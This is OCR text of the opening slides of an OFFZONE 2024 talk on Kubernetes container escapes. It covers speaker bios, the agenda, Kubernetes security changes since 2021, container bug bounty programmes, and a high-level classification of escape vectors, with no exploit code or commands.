OFF ONE 2024

Container escapes: Kubernetes 2024 edition

Дмитрий Евдокимов

Founder & CTO Luntry

@Qu3b3c

Николай Панченко

Ведущий специалист безопасности K8s и Cloud в Т-Банк

@yours_rage

О нас

Founder & CTO Luntry
Опыт в ИБ более 15 лет
Докладчик: BlackHat, HITB, ZeroNights, HackInParis, SAS, OFFZONE, PHDays и др.
Автор Telegram-канала “k8s (in)security”
Автор курса “Cloud Native Sec в K8s”

Ведущий специалист безопасности K8s и Cloud в Т-Банк
Опыт в ИБ более 9 лет
Докладчик: PHDays, VK K8s Security, DevOpsConf, БЕКОН, Tages MeetUp и др.

План доклада

- Введение в тему
- Побеги в 2024
  - На уровне ядра Linux
  - На уровне компонентов Kubernetes
  - На уровне механизмов Kubernetes
  - На уровне приложений
- Заключение

ON
FF
ONE
2024

Введение в тему


Продолжении истории с 2021

["Container escapes: Kubernetes edition", Dmitriy Evdokimov, ZeroNights 2021]

Прошлая версия классификации

Escapes in k8s - attack vectors

- Create necessary-evil containers and Pods
- Pod with dangerous configurations
- Container runtime vulnerabilities
- Kernel vulnerabilities
- k8s vulnerabilities
- In theory: hardware attacks - Exploiting Speculative Execution



ZERONIGHTSX

22

Что изменилось с того времени?

1. Kubernetes с версии 1.19 дошел до 1.31
2. Появился второй отчет стороннего аудита Kubernetes 1.24 (был для 1.13)
3. Отменена поддержка docker
4. Отменена поддержка PodSecurityPolicy (PSP)
5. Появился PodSecurity Admission (PSA)
6. Переходы feature-gates в другие стадии
7. Default seccomp стал GA
8. Появился Kubelet-in-UserNS (Rootless mode)
9. Появились Ephemeral Containers
10. Kubernetes CVE Feed
11. Kubernetes переходит Cgroup v1 на Cgroup v2
12. Появился UserNamespacesSupport
13. Forensic Container Checkpointing
14. Добавились ValidatingAdmissionPolicy и MutatingAdmissionPolicy
15. Поддержка AppArmor в stable
16. И так далее ...

kCTF и kernelCTF

stephen
@_tsuro

We just announced a new bug bounty on a hardened kubernetes cluster.

The fun part: 1days are explicitly in scope!
Want to exploit a public #syzkaller bug that hasn't been patched in our cluster yet? That's fair game.

More info here:


Google

Expanding our work with the open source security community
Posted by Eduardo Vela, Vulnerability Collector, Google At Google, we've always believed in the benefits and importance...
security.googleblog.com

4:53 PM · May 28, 2020 · Twitter for Android

Introducing kernelCTF

To better align incentives with our areas of interest, we are shifting our focus from GKE and kCTF to the latest stable kernel and our mitigations. As a result, starting today we will handle kernel exploit submissions under a new name, "kernelCTF," with its own reward structure and submission process. The maximum total payout for kernelCTF is still $133,337 per submission. While the specific GKE *kernel* configuration is still covered by the new kernelCTF, exploits affecting non-kernel components like the full GKE stack (including Kubernetes), the container runtime, and GKE itself, are now separately eligible for vulnerability rewards under the kCTF VRP which is returning to its original reward amounts and conditions.



Cloud-Native/Container на Pwn2Own

Target	Prize	Master of Pwn Points
Docker Desktop	$60,000	6
containerd	$60,000	6
Firecracker	$60,000	6
gRPC	$30,000	3


[Pwn2Own Vancouver 2024: Bringing Cloud-Native/Container Security to Pwn2Own]

Все ок?

Нет!

ON
FF
ONE
2024

Побеги в 2024



Откуда можно сбежать?

На уровне приложений

На уровне механизмов K8s


На уровне компонентов K8s


На уровне ядра Linux

Откуда можно сбежать?

На уровне приложений	Актуально
На уровне механизмов K8s	Актуально
На уровне компонентов K8s	Актуально
На уровне ядра Linux	Актуально


BlackHat vs WhiteHat =)



